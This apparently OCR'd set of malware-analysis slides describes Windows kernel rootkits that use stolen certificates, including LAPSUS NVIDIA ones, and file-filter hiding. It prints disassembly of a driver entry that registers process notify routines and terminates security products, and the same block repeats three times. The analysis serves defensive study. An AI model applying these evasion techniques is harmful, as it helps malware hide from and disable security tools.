
Case Study #1 - Summary

- UM component installs a “kernel” type service with appropriate architecture (x86 or x64)
- Implements a File System Filter Driver
- Prevents deletion of .sys from disk
- Prevents reading of blacklisted files depending on the process (process whitelist)
  - Allows only the malware to access these files
- Bypasses DSE by using a stolen and “valid” certificate
- ”Bypasses” Patch Guard by **not** changing any kernel structures in-memory

Case Study #2

- Deployed with ransomware attack
- Used stolen LAPSUS “NVIDIA” certificates
- Rootkit component was used to avoid detection by security products





; Section 8. (virtual address 019EB000)
; Virtual size : 00001AFA (6906.)
; Section size in file : 00001C00 (7168.)
; Offset to raw data for section: 019E1000
; Flags 62000020: Text Discardable Executable Readable
; Alignment : default
; Segment type: Pure code
; Segment permissions: Read/Execute
INIT segment para public 'CODE' use64
assume cs:INIT
;org 0FFFFF80398186000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
; Attributes: info_from_lumina
; NTSTATUS __stdcall DriverEntry_0(PDRIVER_OBJECT DriverObject, PU
public DriverEntry_0
DriverEntry_0 proc near
rbx_saveState= qword ptr 8
mov [rsp+rbx_saveState], rbx
push rdi
sub rsp, 20h
mov rbx, rdx ; RegistryPath
mov rdi, rcx ; DriverObject
call __security_init_cookie
mov rdx, rbx ; RegistryPath
mov rcx, rdi ; DriverObject
call DriverEntry_Internal
mov rbx, [rsp+28h+rbx_saveState]
add rsp, 20h
pop rdi
retn
; __int64 __fastcall DriverEntry_Internal(__int64)
DriverEntry_Internal proc near
push rbx
sub rsp, 20h
mov rax, [rcx+_DRIVER_OBJECT.DriverSection]
mov rbx, rcx
or dword ptr [rax+68h], 20h
call ResolveKernelApiFunctions
test eax, eax
js short loc_FFFFF803980011A5
mov rcx, rbx ; DriverObject
call CreateNewUnalertableSystemThreadWithZeroAttributes
test eax, eax
js short loc_FFFFF803980011A5
mov rax, cs:ptrPsSetCreateThreadNotifyRoutine
lea rcx, CreateThreadNotifyRoutine
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateThreadNotifyRoutine
mov rax, cs:ptrPsSetCreateProcessNotifyRoutine
lea rcx, CreateProcessNotifyRoutine
xor edx, edx
call cs:__guard_dispatch_icall_fptr ; call rax = ptrPsSetCreateProcessNotifyRoutine
call IterateProcessByThreadIdsAndTerminateSecurityProducts
xor eax, eax
jmp short loc_FFFFF803980011AA
loc_FFFFF803980011A5:
mov eax, STATUS_UNSUCCESSFUL
loc_FFFFF803980011AA:
add rsp, 20h
pop rbx
retn
DriverEntry_Internal endp


Case Study #2

```
; Section 8. (virtual address 019EB000)
; Virtual size                  : 00001AFA (   6906.)
; Section size in file          : 00001C00 (   7168.)
; Offset to raw data for section: 019E1000
; Flags 62000020: Text Discardable Executable Readable
; Alignment     : default

; Segment type: Pure code
; Segment permissions: Read/Execute
INIT segment para public 'CODE' use64
assume cs:INIT
;org 0FFFFF80398186000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing


; Attributes: info_from_lumina

; NTSTATUS __stdcall DriverEntry_0(PDRIVER_OBJECT DriverObject, PU
public DriverEntry_0
DriverEntry_0 proc near

rbx_saveState= qword ptr  8

mov     [rsp+rbx_saveState], rbx
push    rdi
sub     rsp, 20h
mov     rbx, rdx        ; RegistryPath
mov     rdi, rcx        ; DriverObject
call    __security_init_cookie
mov     rdx, rbx        ; RegistryPath
mov     rcx, rdi        ; DriverObject
call    DriverEntry_Internal
mov     rbx, [rsp+28h+rbx_saveState]
add     rsp, 20h
pop     rdi
retn
```

Case Study #2

```
; Section 8. (virtual address 019EB000)
; Virtual size                  : 00001AFA (   6906.)
; Section size in file          : 00001C00 (   7168.)
; Offset to raw data for section: 019E1000
; Flags 62000020: Text Discardable Executable Readable
; Alignment     : default

; Segment type: Pure code
; Segment permissions: Read/Execute
INIT segment para public 'CODE' use64
assume cs:INIT
;org 0FFFFF80398186000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing


; Attributes: info_from_lumina

; NTSTATUS __stdcall DriverEntry_0(PDRIVER_OBJECT DriverObject, PU
public DriverEntry_0
DriverEntry_0 proc near

rbx_saveState= qword ptr  8

mov     [rsp+rbx_saveState], rbx
push    rdi
sub     rsp, 20h
mov     rbx, rdx        ; RegistryPath
mov     rdi, rcx        ; DriverObject
call    __security_init_cookie
mov     rdx, rbx        ; RegistryPath
mov     rcx, rdi        ; DriverObject
call    DriverEntry_Internal
mov     rbx, [rsp+28h+rbx_saveState]
add     rsp, 20h
pop     rdi
retn
```

